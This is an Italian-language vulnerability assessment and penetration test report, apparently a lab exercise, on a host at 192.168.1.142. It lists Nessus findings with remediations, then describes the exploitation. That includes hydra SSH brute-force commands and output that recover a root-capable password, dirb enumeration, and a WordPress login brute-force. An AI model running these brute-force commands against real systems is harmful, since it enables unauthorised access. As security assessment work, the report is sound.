# INDICE REPORT

# 1. SINTESI

### 1.1 Obiettivo attività
Il presente documento riassume i risultati di un'attività di Vulnerability Assessment e Penetration Test (VA/PT) condotta sul target 192.168.1.142 il 24/01/2026. L'obiettivo era identificare e valutare le vulnerabilità di sicurezza e dimostrare come un aggressore non autenticato potesse sfruttarle per compromettere il sistema.

### 1.2 Metodologia applica
L'attività è stata condotta con metodologia Black Box, ovvero senza la preventiva conoscenza delle configurazioni interne, simulando un attacco esterno reale.

### 1.3 Rischi Principali
Sono state identificate criticità significative che espongono il sistema a rischi elevati:

Software Obsoleto: L'uso di un sistema operativo Canonical Ubuntu Linux V12.04 non più supportato rappresenta il rischio maggiore, rendendo il sistema vulnerabile a exploit noti e senza patch disponibili.

Autenticazione Debole: La presenza di accesso facile a dati sensibili e la possibilità di effettuare brute-force sulle credenziali SSH hanno permesso di ottenere l'accesso amministrativo (root) al sistema permettendo all'attaccante di eseguire comandi arbitrati sul server.


Esposizione di Dati: Vulnerabilità nel server web Apache e in WordPress hanno portato alla divulgazione di informazioni sensibili che hanno facilitato l'attacco.

### 1.4 Impatto Complessivo
L'impatto è stato classificato come Critico. È stato dimostrato che un attaccante remoto può ottenere il controllo completo del dispositivo, con conseguente potenziale perdita/modifica di dati sensibili e interruzione dei servizi.

### 1.5 Raccomandazioni Immediate
Si raccomanda un intervento tempestivo per la messa in sicurezza del sistema, a partire dall'aggiornamento del sistema operativo e dalla disattivazione degli accessi anonimi e delle opzioni di autenticazione deboli

### 1.6 Riepilogo vulnerabilità

| | | |
|---|---|---|
| **Critica** | 1(10%) | Intervento tempestivo, vulnerabilità facilmente sfruttabile con danni gravi. |
| **Alta** | 1(10%) | Risoluzione rapida, rischio significativo di compromissione. |
| **Media** | 4(40%) | Risoluzione programmata, richiede attenzione ma non è critica. |
| **Bassa** | 4(40%) | Monitoraggio periodico, impatto minimo. |



# 2. REPORT TECNICO VA/PT

### 2.1 Dettagli del Report

Target Scansione: 192.168.1.142 OS: Linux Kernel 3.0 su Ubuntu V12.04

Data Scansione: 24/01/2026

Tool Utilizzati: Nessus, Nmap

Scala di Valutazione: CSSV 2.0

# 2.2 DETTAGLI VULNERABILITÀ

| GRAVITÀ | NOME | Canonical Ubuntu Linux SEoL (V12.04) |
|---|---|---|
| 10 CRITICA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

Il sistema operativo Canonical Ubuntu Linux V12.04, non è più supportato dal suo venditore/produttore.

L'assenza di supporto da parte del venditore/produttore implica che questo sistema operativo non ha pù ricevuto aggiornamenti come patch per la sicurezza, dunque questo SO potrebbe avere diverse vulnerabilità.

**RIMEDIO:**

Aggiornare ad una versione di Canonical Ubuntu Linux che è attualmente supportata dal venditore/produttore.

| GRAVITÀ | NOME | CVE-2015-5600 |
|---|---|---|
| 8.5 ALTA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

La funzione kbdint_next_device in auth2-chall.c in sshd in OpenSSH fino alla versione 6.9 non limita correttamente l'elaborazione dei dispositivi interattivi tramite tastiera all'interno di una singola connessione, il che rende più facile per gli aggressori remoti condurre attacchi brute-force o causare un denial of service (consumo di CPU) tramite un elenco lungo e duplicato nell'opzione ssh -oKbdInteractiveDevices, come dimostrato da un client modificato che fornisce una password diversa per ogni elemento pam in questo elenco.

**RIMEDIO:**

Aggiornare SSH a versioni più recenti.

| GRAVITÀ | NOME | Apache Server Etag Header Information Disclosure |
|---|---|---|
| 5.3 MEDIA | HOST | 192.168.1.142 |
| | PORTA | 80/tcp/www |

**DESCRIZIONE:**

Il server web è affetto da una vulnerabilità di divulgazione di informazioni a causa dell'intestazione ETag che fornisce informazioni sensibili che potrebbero essere utili a un aggressore, come il numero di inode dei file richiesti.

**RIMEDIO:**

Modificare l'intestazione HTTP ETag del server web per non includere gli inode dei file nel calcolo dell'intestazione ETag.

| GRAVITÀ | NOME | CVE-2016-0778 |
|---|---|---|
| 5.3 MEDIA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

Il plugin Nessus identifica che le versioni di OpenSSH comprese tra la 5.x e la 7.x (precedenti alla 7.1p2) contengono un errore di tipo heap-based buffer overflow nelle funzioni roaming_read e roaming_write. Un server SSH malintenzionato o compromesso può sfruttare questa falla inviando una risposta specifica al client, potenzialmente portando all'esecuzione di codice arbitrario o al crash del client (denial of service).

**RIMEDIO:**

Aggiornare OpenSSH alla versione 7.1p2 o successive, dove il supporto al roaming è stato rimosso o corretto.

| GRAVITÀ | NOME | Anonymous FTP Enabled |
|---|---|---|
| 5 MEDIA | HOST | 192.168.1.142 |
| | PORTA | 21/tcp/ftp |

**DESCRIZIONE:**

Sul server è stata trovata trovata abilita la funziona che permette un accesso da remoto al servizio FTP come anonimo. Questo permette a qualsiasi utente di autenticarsi al servizion senza la necessità di credenziali, e dunque rendergli accessibili le risorse condivise tramite FTP.

**RIMEDIO:**

Disattivare la possibilità di autenticarsi come anonimo al servizio FTP.

| GRAVITÀ | NOME | WordPress Core Information Disclosure |
|---|---|---|
| 5 MEDIA | HOST | 192.168.1.142 |
| | PORTA | 80/tcp/www |

**DESCRIZIONE:**

WordPress Core è vulnerabile alla Sensitive Information Exposure nelle versioni fino alla 6.4.3 inclusa, tramite la funzione redirect_guess_404_permalink. Ciò può consentire ad aggressori non autenticati di esporre lo slug di un post personalizzato il cui stato "publicly_queryable" è stato impostato su "false". (CVE-2023-5692)

**RIMEDIO:**

Aggiornare WorlPress alla versione 6.5 o superiore.

| GRAVITÀ | NOME | SSH Server CBC Mode Ciphers Enabled |
|---|---|---|
| 3.7 BASSA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

Il server SSH è configurato per supportare la crittografia Cipher Block Chaining (CBC). Questo potrebbe consentire a un aggressore di recuperare il messaggio in chiaro dal testo cifrato. Un man-in-the-middle potrebbe recuperare dati importanti se riuscisse a decifrare questi blocchi.

**RIMEDIO:**

Contattare il fornitore o consultare la documentazione del prodotto per disattivare la crittografia in modalità CBC e attivare la crittografia in modalità CTR o GCM.

| GRAVITÀ | NOME | SSH Weak Key Exchange Algorithms Enabled |
|---|---|---|
| 3.7 BASSA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

Il server SSH remoto è configurato per consentire algoritmi di scambio di chiavi considerati deboli. Questo potrebbe facilitare l'attuazione di un attacco man-in-the-middle (MITM).

**RIMEDIO:**

Contattare il fornitore o consultare la documentazione del prodotto per disattivare gli algoritmi deboli.

| GRAVITÀ | NOME | SSH Weak MAC Algorithms Enabled |
|---|---|---|
| 2.7 BASSA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

Il server SSH remoto è configurato per consentire l'uso di algoritmi MAC di tipo MD5 o a 96 bit, entrambi considerati deboli.

**RIMEDIO:**

Contattare il fornitore o consultare la documentazione del prodotto per disabilitare gli algoritmi MAC MD5 e quelli a 96 bit.

| GRAVITÀ | NOME | ICMP Timestamp Request Remote Date Disclosure |
|---|---|---|
| 2.3 BASSA | HOST | 192.168.1.142 |
| | PORTA | 0/icmp |

**DESCRIZIONE:**

L'host remoto risponde a una richiesta di timestamp ICMP. Ciò consente a un aggressore di conoscere la data impostata sulla macchina presa di mira, il che può aiutare un aggressore remoto non autenticato a eludere i protocolli di autenticazione basati sul tempo.

**RIMEDIO:**

Filtrare le richieste di timestamp ICMP (13) e le risposte di timestamp ICMP in uscita (14).

# 3. SFRUTTAMENTO VULNERABILITÀ

| GRAVITÀ | NOME | Anonymous FTP Enabled |
|---|---|---|
| 5 MEDIA | HOST | 192.168.1.142 |
| | PORTA | 21/tcp/ftp |

**DESCRIZIONE:**


Sul server è stata trovata trovata abilita la funziona che permette un accesso da remoto al servizio FTP come anonimo. Questo permette a qualsiasi utente di autenticarsi al servizion senza la necessità di credenziali, e dunque rendergli accessibili le risorse condivise tramite FTP.

**RIMEDIO:**

Disattivare la possibilità di autenticarsi come anonimo al servizio FTP.

## 3.1 Raccolta dati su FTP

Come prima cosa mi sono collegato al servizio ftp attivo sul target 192.168.1.142 per scoprire se ci fosse qualche file che potesse contenere informazioni importanti, di fatti ho trovato un file di backup contenente tutt gli username degli utenti che sono registrati sulla macchina.

| GRAVITÀ | NOME | CVE-2015-5600 |
|---|---|---|
| 8.5 ALTA | HOST | 192.168.1.142 |
| | PORTA | 22/tcp/ssh |

**DESCRIZIONE:**

La funzione kbdint_next_device in auth2-chall.c in sshd in OpenSSH fino alla versione 6.9 non limita correttamente l'elaborazione dei dispositivi interattivi tramite tastiera all'interno di una singola connessione, il che rende più facile per gli aggressori remoti condurre attacchi brute-force o causare un denial of service (consumo di CPU) tramite un elenco lungo e duplicato nell'opzione ssh -oKbdInteractiveDevices, come dimostrato da un client modificato che fornisce una password diversa per ogni elemento pam in questo elenco.

**RIMEDIO:**

Aggiornare SSH a versioni più recenti.

## 3.2 Tentativo di brute-force

Data la presenza di una vulnerabilità che permette l'utilizzo di un brute force sul servizio ssh presente sul target 192.168.1.142, ho dunque sfuttato tale vulnerabilità di ssh lanciando un attacco brute-force dictionary, utlizzando la lista di utenti che ho trovato nel file di backup presente su ftp, su alcuni utenti è risultato impossibile effettuare il brute force dato che per autenticarsi era disabilitao l'utilizzo della password e richiedevano le chiavi pubbliche. Ma su un utente era abilitata l'utenticazione tramite password, utente che si è rivelato essere poi un user con privilegi da root.

**Utente che consente accesso solo tramite chiave**

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l abatchy -P /usr/share/wordlists/rockyou.txt 192.168.1.142 ssh -t 8
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-26 17:07:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.1.142:22/
[ERROR] target ssh://192.168.1.142:22/ does not support password authentication (method reply 4).
```

**Utente con accesso password abilitato**

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.1.142 ssh -o risultati.txt -t 8
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 15:25:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.1.142:22/
[22][ssh] host: 192.168.1.142   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-25 15:25:34
```

### 3.3 Accesso e privilege escalation su SSH

Dopo esermi loggato con le credenziali trovate grazie ad hydra, sul'unico utente che permetteva l'accesso al servizio con password, ho usato il comando id che mi mostra che anne sia un utente root, quindi ho usato sudo su per ottenere i privilegi da root e trovare poi la flag.

| GRAVITÀ | NOME | WordPress Core Information Disclosure |
|---|---|---|
| 5 MEDIA | HOST | 192.168.1.142 |
| | PORTA | 80/tcp/www |

**DESCRIZIONE:**

WordPress Core è vulnerabile alla Sensitive Information Exposure nelle versioni fino alla 6.4.3 inclusa, tramite la funzione redirect_guess_404_permalink. Ciò può consentire ad aggressori non autenticati di esporre lo slug di un post personalizzato il cui stato "publicly_queryable" è stato impostato su "false". (CVE-2023-5692)

**RIMEDIO:**


Aggiornare WorlPress alla versione 6.5 o superiore.

### 3.4 Utilizzo di dirbuster

Per sfruttare questa vulnerabilità ho usato dirbusterr per la ricerca di directory indicizzate appartenenti al server, dirbuster ha trovato quindi ha trovato la cartella robots che contiene il file robots.txt, un file dove sono scritti gli indirizzi che non devono essere raggiunti dalla ricerca degli utenti.


```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.1.142/

_____________

DIRB v2.22
By The Dark Raver
_____________

START_TIME: Tue Jan 27 11:14:54 2026
URL_BASE: http://192.168.1.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.142/ ----
+ http://192.168.1.142/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.142/index (CODE:200|SIZE:177)
+ http://192.168.1.142/index.html (CODE:200|SIZE:177)
+ http://192.168.1.142/robots (CODE:200|SIZE:43)
+ http://192.168.1.142/robots.txt (CODE:200|SIZE:43)
+ http://192.168.1.142/server-status (CODE:403|SIZE:294)
```


Nel file possiamo notare un indirizzo che probabilmente chi gestisce il server non vuole che venga raggiunto da nessuno, una pagina di backup di wordpress.




### 3.5 Tentativo di brute-force su WordPress


Nella pagina di backup di wordpress è presente una pagina di login, ed anche il nome di uno degli amministratori che coincide con l'username trovato nel file scaricato tramite la connessione anonymous di ftp, dunque un potenziale username da utilizzare per effettuare un bruteforce sulla pagina.




Questa risposta ad un tentativo di accesso con username john ed una password casuale ci conferma con ogni probabilità che sia anche registrato al sito web, un file che ho trovato nella pagina web che dice di 'contattare l'amministratore IT john' ce ne dà un ulteriore conferma.



Utilizzando wpscan per fare bruteforce sulla pagina di login di WordPress sono riuscito ad ottenere le credenziali di john.


Effettuato il log in con le credenziali trovate, consultando la sezione User abbiamo la conferma che john era uno degli amministratori di questa vecchia pagina di wordpress.